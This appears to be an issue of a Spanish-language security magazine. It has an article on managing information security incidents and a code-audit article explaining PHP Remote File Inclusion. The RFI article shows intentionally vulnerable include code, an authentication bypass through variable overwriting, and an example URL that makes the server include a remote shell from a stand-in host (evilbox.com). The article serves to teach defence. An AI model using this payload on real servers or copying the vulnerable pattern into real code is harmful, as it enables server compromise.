Como se ha comentado anteriormente, la TI se ha convertido en parte integral del negocio y es fundamental para apoyar, mantener y propiciar el crecimiento de las organizaciones. Consecuentemente, el manejo de la TI considera principalmente cómo las personas encargadas de dirigir una entidad, tomarán en cuenta esta actividad para la supervisión, inspección, control y dirección de la misma.

La manera de como se aplique la TI, tendrá un alto impacto en la probabilidad de que la organización alcance su visión, misión y metas estratégicas.

Como consecuencia del ámbito de TI, tanto la seguridad de la información, como los procesos operativos del negocio deben contar con una estrategia clara y aplicable en el mediano y largo plazo; que incluya Normas y Políticas que permitan gobernar sobre los recursos corporativos y Procedimientos / Estándares donde los actores principales sean los directivos y el escenario sea la organización, sin importar su origen o posición en el mercado; dado que la materialización de un riesgo puede derivar en un impacto significativo si el bien afectado es de gran valor para el negocio.

Por todo lo manifiesto, se puede concluir que el manejo de la TI no debe ser una disciplina aislada, sino que debe convertirse en parte del manejo total de una organización, es decir, la TI necesita adoptarse como parte integral de la empresa, en lugar de convertirse en un mero accesorio o mantenerse como una simple teoría.

Por esta razón, es necesario que el nivel Directivo / Ejecutivo de una organización promueva medidas efectivas y oportunas encaminadas a tratar estas cuestiones de alta gerencia. Por consiguiente, la dirección y la administración ejecutiva necesitan extender su manejo a la TI y proporcionar el liderazgo, procesos y estructuras para asegurar que sustente y amplíe los objetivos y la estrategias organizativas.

La Gestión de Incidentes - De recomendación a deber

Por Ing. Lorena Ferreyro

Como primera medida antes de profundizar en el tema objeto del presente texto, es preciso definir a qué se denomina "*incidente*". Se entiende por incidente a la ocurrencia de un hecho o evento. Circunscribiendo su significado al ámbito de incumbencia de la seguridad de la información, se dice que un "*incidente de seguridad de la información*" es un hecho o evento que podría afectar de manera no deseada a la seguridad de la información. Repasando cuáles son sus principios básicos se encuentran la confidencialidad, la integridad y la disponibilidad.

Empleando conceptos relacionados con la gestión de riesgos, también se puede decir que un incidente de seguridad de la información es la materialización de un riesgo, o sea la explotación de una vulnerabilidad por parte de una amenaza. A continuación se citan algunos ejemplos para clarificarlo:

- Un sistema informático que carece de controles de seguridad (vulnerabilidad) es atacado por un hacker (amenaza) logrando el acceso no autorizado a la información administrada por el sistema (incidente).
- El crecimiento del río a causa de la sudestada (amenaza) afecta a un centro de cómputos ubicado en el subsuelo de un edificio costero (vulnerabilidad) ocasionando su inundación (incidente).
- Una persona del área de administración ingresa sin autorización al centro de cómputos de la organización (amenaza) a causa de la falta de control de acceso físico (vulnerabilidad) y acciden-

talmente desconecta un servidor de la red (incidente).

Realizando un rápido análisis es posible identificar dos tipos de incidentes de seguridad de la información claramente diferenciados. Por un lado, aquellos que ocurren de forma premeditada (primer ejemplo), y por otro, aquellos que ocurren accidentalmente (los dos restantes). Si bien esta es una característica importante de los incidentes, no influye a la hora de evaluar las consecuencias que estos determinan.

Es importante destacar que a pesar de que el término "incidente de seguridad de la información" puede ser innovador en su denominación, no lo es como concepto. Los incidentes que afectan a la seguridad de la información existen desde el momento que una organización maneja información que le representa cierto valor. Dicha información se encuentra expuesta a amenazas y presenta vulnerabilidades, lo cual posibilita la ocurrencia de incidentes. Este tipo de eventos se ha acrecentado en los últimos años y lo sigue haciendo en forma alarmante y en todos los ámbitos, tanto organizativo (a nivel público y privado) como individual. Se registran actualmente altos niveles de pérdidas a causa de la ocurrencia de incidentes de seguridad. Y estas pérdidas no sólo se refieren a dinero, sino también a otros conceptos tanto o más importantes como ser, la imagen y la confiabilidad.

Hace algunos años el desarrollo y la implementación de procedimientos de respuesta a incidentes era una recomendación efectuada por los auditores de sistemas. Actualmente, teniendo en cuenta el panorama de la realidad, resulta imperiosa la necesidad de gestionar adecuadamente los incidentes de seguridad, lo cual posee un carácter mucho más amplio que simplemente dar respuesta a los mismos. Tanto es así que la norma de seguridad de la información internacional por excelencia, ISO/IEC 27001 ha incorporado en su última versión un capítulo exclusivamente dedicado a esta problemática.

La gestión de incidentes de seguridad tiene por objeto reducir al mínimo la probabilidad de ocurrencia de futuros incidentes y minimizar las pérdidas que producen. Se trata de un proceso complejo y permanente en el cual se pueden dilucidar la siguiente serie de etapas:

- **Criterio de clasificación de incidentes**

Dado que existe una gran variedad de incidentes a los cuales se exponen las organizaciones, cada uno de ellos asociados a diversas amenazas y vulnerabilidades y los cuales ocasionan diferentes efectos o impactos, es preciso definir un criterio para su clasificación. Esto será de gran utilidad a la hora de establecer las acciones a implementar para dar tratamiento a cada caso.

- **Detección de incidentes**

La primera acción del proceso de gestión de incidentes consiste en tomar conocimiento de que ha ocurrido un incidente, es decir, detectarlo. Si bien esto parece ser algo trivial, es sorprendente la cantidad de eventos no autorizados que pasan desapercibidos en las organizaciones, ya sea porque no se cuenta con herramientas de detección automatizadas, o bien porque las personas no se encuentran capacitadas para distinguir un incidente de un evento normal.

La detección puede ser realizada en forma "manual" o automática. En el primer caso, es una persona la que detecta que ha ocurrido un incidente, mientras que en el segundo existe una herramienta automatizada que se encarga de ello, como por ejemplo: IDSs, IPSs, herramientas de monitoreo, antivirus, etc.

Es importante destacar la importancia de la capacitación de las personas en este punto, ya que muchos incidentes ocurren en áreas usuarias, por lo cual son dichos usuarios los que deben contar con el conocimiento y entendimiento adecuados para detectar los incidentes. Para ejemplificar esto, basta pensar en un usuario que pierde información de su disco rígido, ¿cuántos de estos usuarios pensarían que un intruso accedió a su máquina y eliminó la información? ¿Y cuántos de ellos encontrarían la explicación asumiendo algún error o torpeza propia? Por citar otro de los tantos casos posibles, ¿cuántos usuarios al notar que la red interna de su organización funciona lentamente sospecharían que está siendo utilizada desde el exterior para fines no apropiados?, ¿cuántos de ellos simplemente se resignarían a que "hoy la red está lenta"?

"Las organizaciones no deben permitir que los incidentes de seguridad pasen desapercibidos, para lo cual es imperativo que imple-

menten controles de detección efectivos."

- **Reporte de incidentes**

Una vez que el incidente fue detectado, debe existir un procedimiento claro y un comunicado a toda la organización en el cual se determinen los canales de reporte de incidentes. Esto es, determinar las personas y/o áreas de la organización encargadas de decepcionar los reportes.

- **Tratamiento de incidentes**

Contando con un reporte adecuado del incidente, el próximo paso consiste en ejecutar las acciones necesarias para minimizar los efectos del incidente o bien reparar los daños sufridos. En este sentido se pueden identificar acciones inmediatas y acciones posteriores. Por ejemplo, en el caso de un incidente de contaminación de una máquina de la red con código malicioso, una acción inmediata sería la desconexión de la máquina de la red con el objeto de evitar la propagación; posteriormente se llevarán a cabo acciones para eliminar el código malicioso de la máquina afectada y reparar los daños ocasionados.

- **Análisis de incidentes**

Habiendo circunscripto los efectos del incidente y recuperado los recursos afectados, se debe iniciar el análisis de lo ocurrido, con el objeto de determinar sus causas y comprender su morfología y operatoria. En función a ello, se deben determinar los controles necesarios para evitar o mitigar el riesgo de que dicho incidente vuelva a ocurrir.

- **Implementación de mejoras**

Consiste en implementar los controles determinados en la etapa anterior y medir su efectividad, con la finalidad de evaluar si cumplen con los objetivos para los cuales fueron definidos.

- **Documentación de incidentes**

Toda la información generada desde la detección de un incidente hasta la implementación de controles debe ser documentada debidamente. Es esta manera se busca mantener un registro

de los incidentes ocurridos, facilitar su seguimiento, formalizar las acciones tomadas y generar una base de conocimiento que sirva en el proceso de mejora continua. El conocimiento y la experiencia resultan muy útiles a la hora de implementar mejoras, pero no basta con que esto se atesore en las mentes de los individuos, sino que debe reunirse de forma ordenada en una base de datos. De lo contrario, esto se pierde con la transición de los recursos humanos.

- **Control de incidentes**

Un factor esencial para medir la efectividad de un proceso es el mantenimiento de indicadores que revelen los resultados de las actividades desarrolladas. De hecho una herramienta vital a nivel gerencia es el tablero de control, el cual si bien es ampliamente utilizado en el ámbito de la producción, no se implementa en muchos otros sectores donde sería de gran utilidad. ¿Por qué no contar con indicadores en materia de seguridad de la información en una organización? Entre otras utilidades, esto serviría para medir los incidentes que atentan contra la seguridad de la información de la organización, así como las acciones que se toman para prevenirlos o minimizar su ocurrencia y efectos.

- **Informes**

En forma periódica deben generarse informes que muestren a los niveles ejecutivos y directivos los resultados obtenidos en la etapa de control. De esta forma se busca mantener informados a niveles ejecutivos y directivos y contribuir con la tarea de concientización que se requiere para obtener el apoyo en el desarrollo de las actividades.

Hoy en día la mayoría de las organizaciones carecen de procedimientos que permitan cumplir con estas etapas. De hecho muchas de ellas no cuentan aún con mecanismos adecuados de detección de incidentes y mucho menos mantienen un registro. Esto es acompañado por una idiosincrasia tendiente a ocultar las falencias que hace que aquellos incidentes detectados no sean comunicados por temor a los efectos que esto pueda tener sobre la imagen de la organización, con las pérdidas que ello implicaría. Se debe tener en cuenta que, dado el nivel de interconexión de las redes de comunicaciones -con Internet, intranets, extranets -, existe una alta probabilidad de que un incidente ocurrido en una organización

ponga en peligro la seguridad de otras que se interconectan con esta. Es por ello que la comunicación y el reporte de los incidentes ocurridos son vitales a la hora de aunar esfuerzos en la prevención y el control.

"Una herramienta vital a nivel gerencia es el tablero de control, el cual si bien es ampliamente utilizado en el ámbito de la producción, no se implementa en muchos otros sectores donde sería de gran utilidad."

Generalmente, a la hora de desarrollar estadísticas o realizar encuestas, se suele clasificar a los incidentes en internos o externos, en función al origen de la amenaza que los origina. En este sentido, existe una falencia común en las organizaciones, que consiste en la falta de monitoreo para la detección de incidentes internos. Esto constituye un grave error, dado que así como existen motivaciones para quienes generan ataques desde fuera de la organización, también existen otras motivaciones para quienes forman parte de la misma. Sumado a esto, existe un factor que contribuye a aumentar el riesgo de ocurrencia de incidentes internos: el avance de la tecnología y de las herramientas informáticas, que se encuentran cada vez más al alcance de cualquiera que lo desee. Y por último, existe un factor de riesgo adicional: los incidentes accidentales dentro de la infraestructura de la organización, debido a que la misma se compone de personas, y lógicamente, todo ser humano es imperfecto y susceptible a cometer errores. A pesar de todo esto, son muchas las organizaciones que se concentran en proteger su perímetro, descuidando su red, infraestructura e instalaciones internas.

Pero definitivamente no es posible implementar una adecuada gestión de incidentes si los directivos de las organizaciones no comprenden los riesgos a los que se exponen, es decir las pérdidas potenciales que existen frente a la probabilidad de ocurrencia de incidentes que afecten la seguridad de la información. Por ejemplo: pérdidas de dinero, de prestigio, de confianza, de imagen, de oportunidades de negocio, de información sensible y/o estratégica. Algunos factores desencadenantes pueden ser: el acceso no

autorizado a información crítica, el robo de información, el fraude informático, la contaminación con código malicioso, la intrusión a las redes, la denegación de servicio, el sabotaje informático, el phishing, el acceso físico no autorizado, el craqueo de contraseñas, los desastres naturales, el defacement, etc.

Una vez que la dirección se concientice acerca de esto, debe prestar todo su apoyo e impulsar la definición e implementación de mecanismos de gestión de incidentes. Los niveles gerenciales deben organizar los procesos y los recursos para instrumentar dichos mecanismos y luego controlarlos, y los niveles operativos deben ponerlos en práctica. Es necesario comprender claramente que la gestión de incidentes es un proceso que involucra a toda la organización, con lo cual cada integrante tendrá sus funciones y responsabilidades dentro de los procedimientos definidos. Para clarificar esto es conveniente pensar un ejemplo concreto: un usuario detecta que información en su disco rígido fue modificada de forma no autorizada por un tercero. Esto claramente constituye un incidente de seguridad, el cual sólo puede ser detectado por el usuario, quien sin una capacitación previa apropiada no podría hacerlo. Dicho usuario deberá reportarlo a quien corresponda dentro de la organización, en función a los procedimientos establecidos. En este caso se ve claramente que un usuario común cumple con una función de suma importancia en este proceso, que consiste en detectar y reportar el incidente.

Por todo lo expuesto es posible concluir que la gestión de incidentes de seguridad de la información es un concepto que debe ser comprendido, incorporado, internalizado, implementado y mejorado en forma continua por las organizaciones, con el objeto de mejorar las actividades preventivas reduciendo el riesgo de ocurrencia de incidentes y optimizar las acciones que deben tomarse ante la inminente ocurrencia de un incidente para reducir las pérdidas que esto pueda ocasionar.

Auditoria de Código Web: Remote Include Vulnerabilities

Por Lic. Hernán Gips

Desde hace algunos meses los que seguramente siguen las listas de correo especializadas en seguridad como bugtraq y otras han podido notar el caudal de vulnerabilidades en aplicaciones web conocidas como Remote File Inclusión. Dilucidar en que consisten estos bugs, que riesgos implican y como mitigarlos es el objetivo de esta nota.

Los RFI son un conjunto de fallas que si bien no son complejas se hicieron famosas hace pocos años a partir de las aplicaciones web y en especial del lenguaje php aunque se han visto vulnerabilidades parecidas en otros lenguajes.

La idea en general detrás de los fallos RFI no es muy diferentes a la de los conocidos buffer overflows: un atacante puede forzar a una aplicación web a ejecutar código arbitrario en el contexto de la aplicación. Esto quiere decir que si el ataque tiene éxito se puede lograr comprometer el servidor que corre la aplicación web.

Ahora bien, para entender como suceden estos fallos es necesario entender la naturaleza de los lenguajes de programación web, y en especial de php. En general las páginas que se muestran en una aplicación web se generan dinámicamente a partir de variables que se le pasan al script encargado de generar una determinada página. Estas variables se conocen como parámetros. Los parámetros son tomados desde el lenguaje de programación y utilizados en la generación de la página. Los parámetros contienen cosas tan dispares como fechas, nombre de usuario, identificador de una sesión, etc.


Cuando los parámetros son utilizados de forma incorrecta o no son adecuadamente verificados para luego utilizarlos en alguna operación que implique definir un path que apunte a un script es cuando surgen los problemas de RFI.

A continuación veremos algunos ejemplos en php de cómo son tratados los parámetros.

```
<?
    echo $mensaje;
?>
```

En el ejemplo anterior recibimos la variable \$mensaje y la imprimimos en la pantalla.

Existe en php un comando muy usado que se llama 'include'. Este comando sirve para incluir código de otro archivo en el script actual. Por ejemplo para poder conectarnos a una base de datos.



esto es un ejemplo

Otro ejemplo donde usamos el comando include:

```
<?
    include "/includes/header.php";

echo $mensaje;

?>
```



Este es el header
hola

Cuando el comando 'include' o otros comandos de la familia include son erróneamente usados es posible ejecutar código arbitrario en un servidor. Ahora veamos un ejemplo de un mal uso de include:

Como la variable *\$path* no esta definida previamente entonces puede ser sobrescrita, este es el concepto fundamental en el que se basan este tipo de ataques. Si un atacante pasa como parámetro esa variable entonces ese código se incluirá en el script y se ejecutara como parte de la sentencia include.

```
<?
    include $path . "../include/header.php";
    echo $mensaje;

?>
```


Teniendo en cuenta que la funcionalidad de include es precisamente incluir código ejecutable de otro archivo, entonces podemos pasarle a la variable *\$path* una url con código que se va a ejecutar.

<http://localhost/test/test.php?mensaje=hola&path=http://evilbox.com/shell.txt?>

De esta forma el script incluire el código que hay dentro de shell.txt y lo ejecutara.

El "?" que se inserta al final es para que todo lo que viene después sea tomado como una variable aparte y no se concatene con el código maligno. Asi logramos una url valida. El include final quedara formado asi:

<http://evilbox.com/shell.txt?../include/header.php>



El éxito de este ataque depende de algunos factores como la configuración de php.

La directiva `register_globals` indica si las variables son registradas de formas global, esto quiere decir que prevalecen en todas las instancias de la aplicación. Si esta directiva esta activada entonces los ataques de RFI son posibles.

Hay otros metodos mas complejos para ejecutar RFI en servidores donde `register_global` esta apagada pero eso lo veremos en otra aplicación.

Apartir de la version 4.2.0 de php esta opcion viene por default apagada.

Otra de las directivas que tienen ingerencia sobre el éxito del ataque es `gpc_order`.

Si bien el ejemplo dado funciona con el comando `include` existen otros comandos que pueden ser posibles vectores de entrada para un ataque similar por ejemplo: `require()`, `require_once()`, `include_once()`.

Insertar código arbitrario es al menos uno de los problemas que trae aparejada la posibilidad de sobrescribir variables, existen en concepto otras vulnerabilidades que no han sido muy explotadas, por ejemplo el siguiente código:

```
<?
    If ($isAuthenticated)
    {
        $world->renderPage();
    }
?>
```

No es posible ejecutar código arbitrario pero si podemos sobrescribir la variable `$isAuthenticated` podemos saltar el mecanismo de autenticación.

Una aplicación nunca esta exenta de este tipo de problemas, porque bien los programadores pueden no conocer las vulnerabilidades asociadas a el lenguaje o por que se olvidaron de controlar alguna variable. Por esto es importante ejercer un control o auditoria del código fuente de las aplicaciones idealmente antes de pasar a producción.

Es necesario tomar otras medidas, por ejemplo controlar que `register_globals` no este prendido. La verdad es que aprovecharse de estas vulnerabilidades en aplicaciones propietarias que no son open source es relativamente complicado, porque uno no conoce a priori el código fuente y las variables que suelen ser vulnerables no se pasan por GET ni POST. Pero no sería complicado crear una herramienta capaz de probar nombres de variables comunes sacadas de un diccionario para intentar adivinarlos.

Como conclusión cabe destacar que en el último tiempo un caudal de nuevas vulnerabilidades asociadas a php han sido descubiertas que seguramente serán analizadas en números venideros. Lo importante es mantenerse actualizados y atentos para poder conocer y evaluar los riesgos a los que nos enfrentamos en Internet.

Por cualquier consulta, duda o sugerencia respecto a la revista o a alguna de las notas en particular, por favor comunicarse con nuestros números de contacto o con el mail de la revista:

editorial@asira.org.ar

Desde ya muchas gracias por leer Quantico.

Atentamente

Staff Q

"Todas las opiniones e informaciones vertidas en los artículos son exclusiva responsabilidad de los respectivos autores."



Esta obra está bajo una licencia Reconocimiento-No comercial-Compartir bajo la misma licencia 2.5 de Creative Commons. Para ver una copia de esta licencia, visite <http://creativecommons.org/licenses/by-nc-sa/2.5/> o envíe una carta a Creative Commons, 559 Nathan Abbott Way, Stanford, California 94305, USA.